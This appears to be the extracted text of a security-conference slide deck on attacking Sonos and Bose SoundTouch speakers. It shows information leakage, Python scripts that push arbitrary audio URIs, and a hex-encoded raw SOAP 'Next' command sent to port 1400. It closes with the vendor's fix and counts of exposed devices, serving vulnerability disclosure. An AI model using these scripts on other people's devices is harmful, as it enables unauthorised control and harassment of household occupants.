
Information Leakage



Information Leakage

```
$ python CurrentTrack.py [REDACTED]  
Artist: Extreme  
Title: He-Man Woman Hater  
Album: Extreme II: Pornograffitti  
Length: 0:06:19  
Current Time: 0:00:00
```

Information Leakage



Information Leakage

```
l$ python soundtouch.py [REDACTED]  
Bose SoundTouch 0DB34B  
PANDORA  
Eagles - Lyin' Eyes
```

Playing Your Own Songs

Ghosty Hack

9 months ago • Wireless speakers • 6 replies • 1861 Views



Novice • 2 replies

Please can someone help ! I've had my sonos system for 7 months and love it however a couple of nights ago the speaker in my hall started making really weird sounds, like a door opening, then half an hour later a baby started to cry from the speaker randomly for the rest of the evening. Last night I was going to bed then I heard my speaker in my bedroom produce a sound like a plate or glass breaking followed by the crying baby sound - it was really loud! It's starting to freak me out and I don't know how to stop it. It seems to only happen at night and is totally random ! None of my friends are doing this using my wifi by the way. I've read that <http://www.fastcompany.com> has managed to hack into the Sonos App which might explain what's happening however I'm not sure what I need to do to stop what's happening now. Can anyone help? Should I delete the App from my iPhone and reinstall ?

👍 Like (0)

” Quote

🔗 Share

Playing Your Own Songs

```
1 #!/usr/bin/env python
2 import sys
3 from soCo import SoCo
4
5 if __name__ == '__main__':
6     sonos = SoCo(sys.argv[1]) # Pass in the IP of your Sonos speaker
7
8     # Pass in a URI to a media file to have it streamed through the Sonos speaker
9     sonos.play_uri('{} /alex_command1.aiff').format(sys.argv[2])
10
11     track = sonos.get_current_track_info()
12
13     print track['title']
```

Playing Your Own Songs



Playing Your Own Songs

- Bose[®] also allows you to play URLs
 - Python libsoundtouch:

Play URL

device.play_url('http://fqdn/file.mp3')

Abusing the API

The screenshot shows a network traffic analysis tool interface. At the top, there are search filters: "Packet bytes", "Narrow & Wide", "Case sensitive", "String", and a search box containing "Next". Below the filters is a table of network packets.

No.	Time	Source	Destination	Protocol	Length	Info
19...	1...			TCP	66	1400 → 58588 [FIN, ACK] Seq=160 Ack=214 Win=155...
19...	1...			TCP	66	58588 → 1400 [ACK] Seq=214 Ack=160 Win=131584 L...
19...	1...			TCP	66	58588 → 1400 [ACK] Seq=214 Ack=161 Win=131584 L...
19...	1...			TCP	66	58588 → 1400 [FIN, ACK] Seq=214 Ack=161 Win=131...
19...	1...			TCP	66	1400 → 58588 [ACK] Seq=161 Ack=215 Win=15552 Le...

Below the table, there are expandable sections for the selected packet (No. 1081):

- ▶ Frame 1081: 678 bytes on wire (5424 bits), 678 bytes captured (5424 bits) on interface 0
- ▶ Ethernet II, Src: ..., Dst: Sonos...
- ▶ Internet Protocol Version 4, Src: 172.16.67.23, Dst: ...
- ▶ Transmission Control Protocol, Src Port: 58571 (58571), Dst Port: 1400 (1400), Seq: 1, Ack: 1, Len: 612

The detailed view of the packet payload shows a SOAP message in hexadecimal and ASCII:

```
0100 54 2d 4c 45 4e 47 54 48 3a 20 32 35 30 0d 0a 43 T-LENGTH : 250..C
0110 4f 4e 54 45 4e 54 2d 54 59 50 45 3a 20 74 65 78 ONTENT-TYPE: tex
0120 74 2f 78 6d 6c 3b 20 63 68 61 72 73 65 74 3d 22 t/xml; charset="
0130 75 74 66 2d 38 22 0d 0a 58 2d 53 4f 4e 4f 53 2d utf-8".. X-SOAP-
0140 54 41 52 47 45 54 2d 55 44 4e 3a 20 75 75 69 64 TARGET-U DN: uuid
0150 3a 52 49 4e 43 4f 4e 5f 39 34 39 46 33 45 31 33 :RINCON_949F3E13
0160 36 41 30 38 30 31 34 30 30 0d 0a 53 4f 41 50 41 6A080140 0..SOAPA
0170 43 54 49 4f 4e 3a 20 22 75 72 6e 3a 73 63 68 65 CTION: " urn:sche
0180 6d 61 73 2d 75 70 6e 70 2d 6f 72 67 3a 73 65 72 mas-upnp -org:ser
0190 76 69 63 65 3a 41 56 54 72 61 6e 73 70 6f 72 74 vice:AVT ransport
01a0 3a 31 23 4e 65 78 74 22 0d 0a 0d 0a 3c 73 3a 45 :1#Next" ...<s:E
01b0 6e 76 65 6c 6f 70 65 20 78 6d 6c 6e 73 3a 73 3d nvelope xmlns:s=
01c0 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e "http:// schemas.
01d0 78 6d 6c 73 6f 61 70 2e 6f 72 67 2f 73 6f 61 70 /mlsoap. org/soap
01e0 2f 65 6e 76 65 6c 6f 70 65 2f 22 20 73 3a 65 6e /envelop e/" s:en
01f0 63 6f 64 69 6e 67 53 74 79 6c 65 3d 22 68 74 74 codingSt yle="htt
0200 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 78 6d 6c 73 p://sche mas.xmls
0210 6f 61 70 2e 6f 72 67 2f 73 6f 61 70 2f 65 6e 63 oap.org/ soap/enc
0220 6f 64 69 6e 67 2f 22 3e 3c 73 3a 42 6f 64 79 3e oding/"> <s:Body>
0230 3c 75 3a 4e 65 78 74 20 78 6d 6c 6e 73 3a 75 3d <u:Next xmlns:u=
```

At the bottom of the window, there is a status bar showing: "Frame (frame), 678 bytes", "Packets: 2382 · Displayed: 129 (5.4%)", and "Profile: Default".


Abusing the API

```
1 import socket
2 import sys
3
4 # Argument Checking
5 if (len(sys.argv) != 2):
6     print("USAGE: Python ./NextTrack.py <host>")
7     sys.exit()
8
9 # host is passed in via cli arguments
10 host=sys.argv[1]
11 # Sonos port
12 port=1400
13
14 hex_string = "504f5354202f4d6564696152656e64657265722f41565472616e73706f72742f436f6e74726f6c" \
15 + "20485454502f312e310d0a434f4e4e454354494f4e3a20636c6f73650d0a4143434550542d454e434f44494" \
16 + "e473a20677a6970d0a484f53543a203137322e31362e36372e35373a313430300d0a555345522d4147454e" \
17 + "543a204c696e75782055506e502f312e3020536f6e6f732f33372e322d343431363020284d4443525f4d616" \
18 + "3426f6f6b50726f31302c31290d0a434f4e54454e542d4c454e4754483a203235300d0a434f4e54454e542d" \
19 + "545950453a20746578742f786d6c3b20636861727365743d227574662d38220d0a582d534f4e4f532d54415" \
20 + "24745542d5444e3a20757569643a52494e434f4e5f39343946334531333641303830313430300d0a534f41" \
21 + "50414354494f4e3a202275726e3a736368656d61732d75706e702d6f72673a736572766963653a415654726" \
22 + "16e73706f72743a31234e657874220d0a0d0a3c733a456e76656c6f706520786d6c6e733a733d2268747470" \
23 + "3a2f2f736368656d61732e786d6c736f61702e6f72672f736f61702f656e76656c6f70652f2220733a656e6" \
24 + "36f64696e675374796c653d22687474703a2f2f736368656d61732e786d6c736f61702e6f72672f736f6170" \
25 + "2f656e636f64696e672f223e3c733a426f64793e3c753a4e65787420786d6c6e733a753d2275726e3a73636" \
26 + "8656d61732d75706e702d6f72673a736572766963653a41565472616e73706f72743a31223e3c496e737461" \
27 + "6e636549443e303c2f496e7374616e636549443e3c2f753a4e6578743e3c2f733a426f64793e3c2f733a456" \
28 + "e76656c6f70653e"
29 # convert into python hex format \x
30 hex_data = hex_string.decode("hex")
31
32 #open socket
33 try:
34     sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
35     sock.connect((host,port))
36     #send Next Command
37     sock.send(str(hex_data))
38 except socket.error:
39     print("\n||\n|| Connection unsuccessful...\n||\n")
40     sys.exit()
41
42 # close socket
43 sock.close()
44
45
```

Abusing the API

```
hex_string = "504f5354202f4d6564696152656e64657265722f41565472616e73706f72742f436f6e74726f6c" \  
+ "20485454502f312e310d0a434f4e4e454354494f4e3a20636c6f73650d0a4143434550542d454e434f444494" \  
+ "e473a20677a69700d0a484f53543a20" + host.encode("hex") + "3a313430300d0a555345522d4147454e" \  
+ "543a204c696e75782055506e502f312e3020536f6e6f732f33372e322d343431363020284d4443525f4d616" \  
+ "3426f6f6b50726f31302c31290d0a434f4e54454e542d4c454e4754483a203235300d0a434f4e54454e542d" \  
+ "545950453a20746578742f786d6c3b20636861727365743d227574662d38220d0a582d534f4e4f532d54415" \  
+ "24745542d55444e3a20757569643" + rincon.encode("hex") + "a0d0a534f41" \  
+ "50414354494f4e3a202275726e3a736368656d61732d75706e702d6f72673a736572766963653a415654726" \  
+ "16e73706f72743a31234e657874220d0a0d0a3c733a456e76656c6f706520786d6c6e733a733d2268747470" \  
+ "3a2f2f736368656d61732e786d6c736f61702e6f72672f736f61702f656e76656c6f70652f2220733a656e6" \  
+ "36f64696e675374796c653d22687474703a2f2f736368656d61732e786d6c736f61702e6f72672f736f6170" \  
+ "2f656e636f64696e672f223e3c733a426f64793e3c753a4e65787420786d6c6e733a753d2275726e3a73636" \  
+ "8656d61732d75706e702d6f72673a736572766963653a41565472616e73706f72743a31223e3c496e737461" \  
+ "6e636549443e303c2f496e7374616e636549443e3c2f753a4e6578743e3c2f733a426f64793e3c2f733a456" \  
+ "e76656c6f70653e"
```

Abusing the API



Hardware




Hardware




Hardware




Hardware




Hardware




Hardware



Hardware



Hardware




Hardware

```
$ st-info --probe
Found 1 stlink programmers
  serial: 573f7406663f575050430567
  openocd: "\x57\x3f\x74\x06\x66\x3f\x57\x50\x50\x43\x05\x67"
    flash: 1048576 (pagesize: 16384)
    sram: 196608
  chipid: 0x0413
  descr: F4 device
$ st-info --probe
Found 1 stlink programmers
```


After Reporting

- Sonos[®] has fixed numerous issues
 - Major issues fixed is the status page has less information leakage
 - DoS Attack has been resolved

After Reporting



After Reporting

```
[bash-3.2# python NextTrack_exploit.py 172.16.67.57
HTTP/1.1 412 Precondition Failed
Server: Linux UPnP/1.0 Sonos/39.2-47040c (ZPS12)
Connection: close

bash-3.2#
```

Updates:

April 9th 2018

- 5,160 Sonos Devices Exposed
- 1,485 Bose SoundTouch Devices Exposed

The Sound of a Targeted Attack

- Questions

